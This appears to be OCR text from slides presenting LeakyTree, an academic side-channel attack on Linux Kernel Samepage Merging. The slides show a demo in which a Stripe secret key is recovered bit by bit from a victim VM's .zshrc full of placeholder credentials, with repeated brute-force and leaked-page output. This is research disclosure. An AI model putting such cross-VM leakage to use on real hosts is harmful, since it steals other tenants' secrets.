export SENDGRID_API_KEY="SG.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
export MAILGUN_API_KEY="key-abcdefghijklmnopqrstuvwxyz123456"
export DATABASE_URL="postgres://admin:SuperSecret123@db.example.com:5432/app_db"
export MYSQL_URL="mysql://root:password123@localhost:3306/mydatabase"
export MONGODB_URI="mongodb+srv://user:pass@cluster0.mongodb.net/mydb?
retryWrites=true&w=majority"
export REDIS_URL="redis://:strongpassword@redis.example.com:6379/1"
export ELASTICSEARCH_URL="https://elastic:changeme@localhost:9200"
export DOCKER_HUB_TOKEN="dckr_pat_abcdefghijklmnopqrstuvwxyz123456"
export
KUBERNETE
ldGVz"
export CL
export DI
ksm-info
redacted@redacted$ systemctl cat ssh | grep 'MemoryKSM'
MemoryKSM=y
redacted@redacted$ ksm-info
pages sharing: 911
pages unshared: 1041
pages volatile: 5652
pages skipped: 1145649495
full-scans: 680991
pages-shared: 186
redacted@redacted$
root@e418108bf790: /srv
---------- BRUTEFORCING DATA ----------
elapsed time (s): 6
known bits: 200 (25 bytes)
bits per second: 33.333332
same results: -1 (>=32 -> rollback)
rollbacks: 00
cpu: 09
---------- LEAKED PAGE ----------
0x64ad7fd88000: 6578 706f 7274 2053 5452 4950 455f 5345 export STRIPE_SE
0x64ad7fd88010: 4352 4554 5f4b 4559 3d22 736b 5f6c 6976 CRET_KEY="sk_liv
0x64ad7fd88020: 8000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88030: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88040: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88050: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88060: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88070: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88080: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88090: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880a0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880b0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880c0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880d0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880e0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880f0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88100: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88110: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88120: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88130: 0000 0000 0000 0000 0000 0000 0000 0000
---------- ORACLES ----------
O_L:
0x64ad7fd7b000: 6578 706f 7274 2000 0000 0000 0000 0000 export
0x64ad7fd7b010: 0000 0000 0000 0000 0000 0000 0000 0000
....
0x64ad7fd7bfe0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd7bff0: 0000 0000 0000 0000 0200 0000 0000 0000
#
O_R:
0x64ad7fd7d000: 6578 706f 7274 20ff ffff ffff ffff ffff export
0x64ad7fd7d010: ffff ffff ffff ffff ffff ffff ffff ffff
....
0x64ad7fd7dfe0: ffff ffff ffff ffff ffff ffff ffff ffff
0x64ad7fd7dff0: ffff ffff ffff ffff 0200 0000 0000 0000


Keys:
Caps Lock
Num Lock
Scroll Lock


jetkvm
192.168.2.82
JetKVM
jetkvm-e
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 23 09:11
en
Open
.zshrc
export STRIPE_SECRET_KEY="sk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export STRIPE_PUBLISHABLE_KEY="pk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export GOOGLE_API_KEY="AIzaSyA-FAKE-KEY-abcdefghijklmnopqrstuvwxyz"
export GOOGLE_CLIENT_SECRET="GOCSPX-abcdefghijklmnopqrstuvwxyz123456"
export GOOGLE_OAUTH_TOKEN="ya29.a0AfH6SMCexamplelongtokenstring123456"
export SLACK_BOT_TOKEN="xoxb-123456789012-123456789012-abcdefghijklmnopqrstuvwxyz"
export SLACK_APP_TOKEN="xapp-1-A1234567890-abcdefghijklmnopqrstuvwx"
export TWILIO_ACCOUNT_SID="ACXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
export TWILIO_AUTH_TOKEN="your_auth_token_1234567890abcdef"
export SENDGRID_API_KEY="SG.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
export MAILGUN_API_KEY="key-abcdefghijklmnopqrstuvwxyz123456"
export DATABASE_URL="postgres://admin:SuperSecret123@db.example.com:5432/app_db"
export MYSQL_URL="mysql://root:password123@localhost:3306/mydatabase"
export MONGODB_URI="mongodb+srv://user:pass@cluster0.mongodb.net/mydb?retryWrites=true&w=majority"
export REDIS_URL="redis://:strongpassword@redis.example.com:6379/1"
export ELASTICSEARCH_URL="https://elastic:changeme@localhost:9200"
export DOCKER_HUB_TOKEN="dckr_pat_abcdefghijklmnopqrstuvwxyz123456"
export
KUBERNETE
ldGVz"
export CL
export DI
ksm-info
redacted@redacted$ systemctl cat ssh | grep 'MemoryKSM'
MemoryKSM=y
redacted@redacted$ ksm-info
pages sharing: 911
pages unshared: 1041
pages volatile: 5652
pages skipped: 1145649495
full-scans: 680991
pages-shared: 186
redacted@redacted$
root@e418108bf790: /srv
---------- BRUTEFORCING DATA ----------
elapsed time (s): 10
known bits: 300 (37 bytes)
bits per second: 30.000000
same results: -2 (>=32 -> rollback)
rollbacks: 00
cpu: 09
---------- LEAKED PAGE ----------
0x64ad7fd88000: 6578 706f 7274 2053 5452 4950 455f 5345 export STRIPE_SE
0x64ad7fd88010: 4352 4554 5f4b 4559 3d22 736b 5f6c 6976 CRET_KEY="sk_liv
0x64ad7fd88020: 655f 3531 4142 4364 4566 4768 4800 0000 e_51ABCdEfGhH
0x64ad7fd88030: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88040: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88050: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88060: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88070: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88080: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88090: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880a0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880b0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880c0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880d0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880e0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880f0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88100: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88110: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88120: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88130: 0000 0000 0000 0000 0000 0000 0000 0000
---------- ORACLES ----------
O_L:
0x64ad7fd7b000: 6578 706f 7274 2000 0000 0000 0000 0000 export
0x64ad7fd7b010: 0000 0000 0000 0000 0000 0000 0000 0000
....
0x64ad7fd7bfe0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd7bff0: 0000 0000 0000 0000 0200 0000 0000 0000
#
O_R:
0x64ad7fd7d000: 6578 706f 7274 20ff ffff ffff ffff ffff export
0x64ad7fd7d010: ffff ffff ffff ffff ffff ffff ffff ffff
....
0x64ad7fd7dfe0: ffff ffff ffff ffff ffff ffff ffff ffff
0x64ad7fd7dff0: ffff ffff ffff ffff 0200 0000 0000 0000

Keys:
Caps Lock
Num Lock
Scroll Lock


jetkvm
192.168.2.82
JetKVM
jetkvm-e
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 23 09:11
en
Open
.zshrc
export STRIPE_SECRET_KEY="sk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export STRIPE_PUBLISHABLE_KEY="pk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export GOOGLE_API_KEY="AIzaSyA-FAKE-KEY-abcdefghijklmnopqrstuvwxyz"
export GOOGLE_CLIENT_SECRET="GOCSPX-abcdefghijklmnopqrstuvwxyz123456"
export GOOGLE_OAUTH_TOKEN="ya29.a0AfH6SMCexamplelongtokenstring123456"
export SLACK_BOT_TOKEN="xoxb-123456789012-123456789012-abcdefghijklmnopqrstuvwxyz"
export SLACK_APP_TOKEN="xapp-1-A12345678900-abcdefghijklmnopqrstuvwx"
export TWILIO_ACCOUNT_SID="ACXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
export TWILIO_AUTH_TOKEN="your_auth_token_1234567890abcdef"
export SENDGRID_API_KEY="SG.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
export MAILGUN_API_KEY="key-abcdefghijklmnopqrstuvwxyz123456"
export DATABASE_URL="postgres://admin:SuperSecret123@db.example.com:5432/app_db"
export MYSQL_URL="mysql://root:password123@localhost:3306/mydatabase"
export MONGODB_URI="mongodb+srv://user:pass@cluster0.mongodb.net/mydb?
retryWrites=true&w=majority"
export REDIS_URL="redis://:strongpassword@redis.example.com:6379/1"
export ELASTICSEARCH_URL="https://elastic:changeme@localhost:9200"
export DOCKER_HUB_TOKEN="dckr_pat_abcdefghijklmnopqrstuvwxyz123456"
export
KUBERNETE
ldGVz"
export CL
export DI
ksm-info
redacted@redacted$ systemctl cat ssh | grep 'MemoryKSM'
MemoryKSM=y
redacted@redacted$ ksm-info
pages sharing: 911
pages unshared: 1041
pages volatile: 5652
pages skipped: 1145649495
full-scans: 680991
pages-shared: 186
redacted@redacted$
root@e418108bf790: /srv
---------- BRUTEFORCING DATA ----------
elapsed time (s): 15
known bits: 400 (50 bytes)
bits per second: 26.666666
same results: 01 (>=32 -> rollback)
rollbacks: 00
cpu: 09
---------- LEAKED PAGE ----------
0x64ad7fd88000: 6578 706f 7274 2053 5452 4950 455f 5345 export STRIPE_SE
0x64ad7fd88010: 4352 4554 5f4b 4559 3d22 736b 5f6c 6976 CRET_KEY="sk_liv
0x64ad7fd88020: 655f 3531 4142 4364 4566 4768 496a 4b6c e_51ABCdEfGhIjKl
0x64ad7fd88030: 4d6e 4f70 5172 5374 5500 0000 0000 0000 MnOpQrStU
0x64ad7fd88040: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88050: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88060: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88070: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88080: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88090: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880a0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880b0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880c0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880d0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880e0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880f0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88100: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88110: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88120: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88130: 0000 0000 0000 0000 0000 0000 0000 0000
---------- ORACLES ----------
O_L:
0x64ad7fd7b000: 6578 706f 7274 2000 0000 0000 0000 0000 export
0x64ad7fd7b010: 0000 0000 0000 0000 0000 0000 0000 0000
....
0x64ad7fd7bfe0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd7bff0: 0000 0000 0000 0000 0200 0000 0000 0000
#
O_R:
0x64ad7fd7d000: 6578 706f 7274 20ff ffff ffff ffff ffff export
0x64ad7fd7d010: ffff ffff ffff ffff ffff ffff ffff ffff
....
0x64ad7fd7dfe0: ffff ffff ffff ffff ffff ffff ffff ffff
0x64ad7fd7dff0: ffff ffff ffff ffff 0200 0000 0000 0000

Keys:
Caps Lock
Num Lock
Scroll Lock


jetkvm-
192.168.2.82
JetKVM
jetkvm-
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 25 20:17
en
windows on QEMU/KVM
File
Virtual Machine
View
Send Key
Recycle Bin
Microsoft Edge
Documents
New
Sort
View
Home
Gallery
OneDrive
Desktop
Name
Date modified
This folder is empty.
attacker on QEMU/KVM
Apr 25 20:17
vm@vm: ~/leakytree/code/attack/guest-to-host
BRUTEFORCING DATA
LEAKED PAGE
ORACLES
windows2 on QEMU/KVM
Keys:
Caps Lock
Num Lock
Scroll Lock

Conclusion



Conclusion

LeakyTree leaks deduplicated pages bit-by-bit via KSM internals



LeakyTree: Cross-VM Bit-by-Bit Deduplicated Page Leakage via Linux Kernel Samepage Merging Internals

Martínez et al. — **Graz University of Technology**

- First attack against KSM internals
- Leakage complexity dropped from $O(2^n)$ to $O(n)$
- Proxmox VE considering disabling KSM by default